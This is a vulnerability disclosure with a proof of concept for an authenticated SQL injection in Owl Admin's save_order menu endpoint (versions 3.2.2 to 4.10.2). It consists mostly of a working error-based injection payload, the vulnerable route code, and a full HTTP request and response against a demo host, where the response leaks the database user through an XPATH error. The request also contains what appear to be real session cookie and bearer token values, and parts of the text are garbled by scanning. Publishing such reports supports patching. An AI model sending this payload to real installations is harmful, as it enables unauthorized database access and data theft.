

The Owl Admin system has a SQL injection vulnerability in the /admin-api/system/admin_menus/save_order interface.

The Owl Admin system has a SQL injection vulnerability in the /admin-api/system/admin_menus/save_order interface.


POC:

```
ids=7,"(2)then(updatexml(1,concat(0x7e,(SELECT+(user()),0x7e),1))else`order`end#"
```


After logging into the Owl Admin system, it is possible to construct special parameters that can cause SQL injection.

Affected versions: **3.2.2~4.10.2**

Vulnerability location:



```
PHP: 1.56 AdminMenuController.php AdminMenuService.php index.php Route.php 9+ X
src > Support > Cores > Route.php > Route > baseRoutes()
22 class Route
33 private static function baseRoutes($prefix): void
54 $router->get('iconify_search', [IndexController::class, 'iconifySearch']);
55 $router->get('page_schema', [IndexController::class, 'pageSchema']);
56
57 $router->any('upload_file', [IndexController::class, 'uploadFile']);
58 $router->any('upload_chunk_start', [IndexController::class, 'chunkUploadStart']);
59 $router->any('upload_chunk', [IndexController::class, 'chunkUpload']);
60 $router->any('upload_chunk_finish', [IndexController::class, 'chunkUploadFinish']);
61 $router->any('upload_rich', [IndexController::class, 'uploadRich']);
62 $router->any('upload_image', [IndexController::class, 'uploadImage']);
63 $router->get('user_setting', [AuthController::class, 'userSetting']);
64 $router->put('user_setting', [AuthController::class, 'saveUserSetting']);
65
66 $router->resource('dashboard', HomeController::class);
67
68 $router->group(['prefix' => 'system'], function (Router $router): void {
69     $router->get('/', [AdminUserController::class, 'index']);
70
71     $router->resource('admin_users', AdminUserController::class);
72     $router->post('admin_menus/save_order', [AdminMenuController::class, 'saveOrder']);
73     $router->resource('admin_menus', AdminMenuController::class);
74     $router->resource('admin_roles', AdminRoleController::class);
75     $router->resource('admin_permissions', AdminPermissionController::class);
76
77     $router->post('admin_roles/save_permissions', [AdminRoleController::class, 'savePermissions']);
78     $router->post('_admin_permissions_auto_generate', [AdminPermissionController::class, 'autoGenerate']);
79 });
80
81 if ($config(key: 'admin.show_development_tools')) {
82     $router->group(['prefix' => 'dev_tools'], function (Router $router): void {
83         $router->resource('code_generator', CodeGeneratorController::class, (parameter) Router $router);
84         $router->group(['prefix' => 'code_generator'], function (Router $router): void {
85             $router->post('preview', [CodeGeneratorController::class, 'preview']);
86             $router->post('generate', [CodeGeneratorController::class, 'generate']);
87             $router->post('clear', [CodeGeneratorController::class, 'clear']);
88             $router->post('clone', [CodeGeneratorController::class, 'clone']);
89             $router->post('gen_record_options', [CodeGeneratorController::class, 'genRecordOptions']);
90             $router->post('form_data', [CodeGeneratorController::class, 'formData']);
91             $router->post('get_record', [CodeGeneratorController::class, 'getRecord']);
92         });
93     });
94 }
```

[illegible]



```

1 POST /admin-api/system/admin_menus/save_order HTTP/2
2 Host: demo.owladmin.com
3 Cookie: owl_admin_demo_session=
  eyJpdjI6IkY0eTF6MmYtYQ0pXN28vMlRiZ2NDaXc9PSIsInZhbHVlIjoIYXdfNHRTan
  RudEF0YUNMOFNINvpTRElCdWl0m3JqbUxZeDAva0cyTHRRMiThOTZsQktORTVoadJX
  M3c0d1BaUGF1ODRpcwtdYnhFchdYQ0ZkSVdIVWp0eWl1NEtIRVRWRlVMbXRaTDF5TW
  ZjNTFRN1hzT1ZlL3dnOXV4Z23dvaHoilGJtYWMiOiJhMmZhOGM2ZDI2NzgwYWY4NzJj
  OWYzYTlhOWZjZTUwODM1MzIwMjliOWQ1NzBhYmM4NmIyNzAxMGQ3YzZjOTkwIiwidG
  FniJoiInQ3D
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
5 Accept: application/json, text/plain, */*
6 Authorization: Bearer
  2899|LdiGv9T3ycjTshZ01FMqtDeTLj496rHtHvmx5gYm
7 Locale: zh_CN
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212
  Safari/537.36
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://demo.owladmin.com/admin
14 Accept-Encoding: gzip, deflate
15 Accept-Language: zh-CN,zh;q=0.9
16 Connection: close
17 Content-Type: application/x-www-form-urlencoded
18 Content-Length: 82
19
20 ids=
  7,"(2)then(updatexml(1,concat(0x7e,(SELECT+(user()),0x7e),1))else`order`end#"
1 HTTP/2 500 Internal Server Error
2 Server: nginx
3 Content-Type: application/json
4 Cache-Control: no-cache, private
5 Date: Fri, 14 Feb 2025 10:59:07 GMT
6 Set-Cookie: owl_admin_demo_session=eyJpdjI6IkY0eTF6MmYtYQ0pXN28vMlRiZ2NDaXc9PSIsInZhbHVlIjoIYXdfNHRTan
  RudEF0YUNMOFNINvpTRElCdWl0m3JqbUxZeDAva0cyTHRRMiThOTZsQktORTVoadJX
  M3c0d1BaUGF1ODRpcwtdYnhFchdYQ0ZkSVdIVWp0eWl1NEtIRVRWRlVMbXRaTDF5TW
  ZjNTFRN1hzT1ZlL3dnOXV4Z23dvaHoilGJtYWMiOiJhMmZhOGM2ZDI2NzgwYWY4NzJj
  OWYzYTlhOWZjZTUwODM1MzIwMjliOWQ1NzBhYmM4NmIyNzAxMGQ3YzZjOTkwIiwidG
  FniJoiInQ3D
7
8 {
9   "message": "SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~owl_admin_demo@localhost~' (SQL:
10    \"exception\": \"Illuminate\\Database\\QueryException\",
11    \"file\": \"www/wwwroot/slow-admin-demo/vendor/laravel/framework/src/Illuminate/Database/Connection.php\",
12    \"line\": 759,
13    \"trace\": [
14      {
15        \"file\": \"www/wwwroot/slow-admin-demo/vendor/laravel/framework/src/Illuminate/Database/Connection.ph
16        \"line\": 719,
17        \"function\": \"runQueryCallback\",
18        \"class\": \"Illuminate\\Database\\Connection\",
19        \"type\": \"->\"
20      },
21      {
22        \"file\": \"www/wwwroot/slow-admin-demo/vendor/laravel/framework/src/Illuminate/Database/Connection.ph
23        \"line\": 576,
24        \"function\": \"run\",
25        \"class\": \"Illuminate\\Database\\Connection\",
26        \"type\": \"->\"
27      },
28      {
29        \"file\": \"www/wwwroot/slow-admin-demo/vendor/laravel/framework/src/Illuminate/Database/Connection.ph
30        \"line\": 509,
31        \"function\": \"affectedStatement\"

```

Network packet:

- Request

```

POST /admin-api/system/admin_menus/save_order HTTP/2
Host: demo.owladmin.com
Cookie:
  owl_admin_demo_session=eyJpdjI6IkY0eTF6MmYtYQ0pXN28vMlRiZ2NDaXc9PSIsInZhbHVlIjoIYXdfNHRTan
  RudEF0YUNMOFNINvpTRElCdWl0m3JqbUxZeDAva0cyTHRRMiThOTZsQktORTVoadJXM3c0d1B
  aUGF1ODRpcwtdYnhFchdYQ0ZkSVdIVWp0eWl1NEtIRVRWRlVMbXRaTDF5TWZjNTFRN1hzT1ZlL3dnOXV4
  Z3dvaHoilGJtYWMiOiJhMmZhOGM2ZDI2NzgwYWY4NzJjOWYzYTlhOWZjZTUwODM1MzIwMjliOWQ1NzBhY
  mM4NmIyNzAxMGQ3YzZjOTkwIiwidGFniJoiInQ3D
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Accept: application/json, text/plain, */*
Authorization: Bearer 2899|LdiGv9T3ycjTshZ01FMqtDeTLj496rHtHvmx5gYm
Locale: zh_CN
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/90.0.4430.212 Safari/537.36
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo.owladmin.com/admin
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 82

ids=7,"(2)then(updatexml(1,concat(0x7e,(SELECT+
  (user()),0x7e),1))else`order`end#"

```